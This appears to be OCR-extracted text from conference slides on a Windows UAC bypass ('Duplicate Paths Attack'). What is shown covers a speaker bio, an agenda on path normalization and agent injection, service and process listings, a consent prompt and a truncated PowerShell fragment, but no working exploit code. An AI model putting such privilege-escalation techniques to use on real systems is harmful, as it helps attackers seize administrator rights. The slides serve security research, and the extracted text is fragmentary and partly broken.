Duplicate Paths Attack:

Get Elevated Privilege from Forged Identities

```
PS C:\>
[System.Convert]::ToBase64String([Syste
ext.Encoding]::UTF8.GetBytes("P
```

cmd.exe /c "dir"

AAAAAAAAAAAAAAAAAAAA

aaaddress1@chroot.org

$_whoami

- Master degree at CSIE, NTUST
- **Security Researcher** - chr0.ot
- **Speaker** - BlackHat, DEFCON, VXCON, HITCON
- 30cm.tw
- Hao's Arsenal
- aaaddress1@chroot.org

#Windows #Reversing #Pwn #Exploit

$_cat ./agenda

1. UAC Design
   > Privilege Duplicate
   > Double Trust Auth
2. Issues
   > Path Normalization
3. A Combo, inject unlimited agents

aaaddress1@chroot.org

UAC Design


aaaddress1@chroot.org

$_cat ./uac

名稱	描述	狀態	啟動類型	登入身分
ActiveX Installer (AxInstSV)	針對從網際網路...		手動	Local System
Adobe Acrobat Update Ser...	Adobe Acrobat U...	執行中	自動	Local System
Adobe Genuine Monitor S...	Adobe Genuine ...	執行中	自動	Local System
Adobe Genuine Software I...	Adobe Genuine ...	執行中	自動	Local System
AdobeUpdateService		執行中	自動	Local System
AllJoyn Router Service	針對本機 AllJoyn ...		手動 (觸發程序啟動)	Local Service
App Readiness	備妥應用程式，...		手動	Local System
Application Identity	判斷並確定應用...		手動 (觸發程序啟動)	Local Service
Application Information	以其他管理權限...	執行中	手動 (觸發程序啟動)	Local System
Application Layer Gateway ...	對網際網路連線...		手動	Local Service
Application Management	針對透過 [群組原...		手動	Local System
AppX Deployment Service ...	提供部署 Micros...	執行中	手動	Local System
AssignedAccessManager ...	AssignedAccess...		手動 (觸發程序啟動)	Local System


aaaddress1@chroot.org

$_cat ./uac



aaaddress1@chroot.org

$_cat ./uac



aaaddress1@chroot.org

$_cat ./uac


使用者帳戶控制

您是否要允許這個來自未知發行者的 App 變更您的裝置?

Process	Integrity	Window Title
SgrmBroker.exe	System	
svchost.exe	System	
svchost.exe	System	
svchost.exe	System	
svchost.exe	System	
consent.exe	System	使用者帳戶控制
svchost.exe	System	
svchost.exe	System	
MsMpEng.exe	System	

aaaddress1@chroot.org

$_cat ./uac




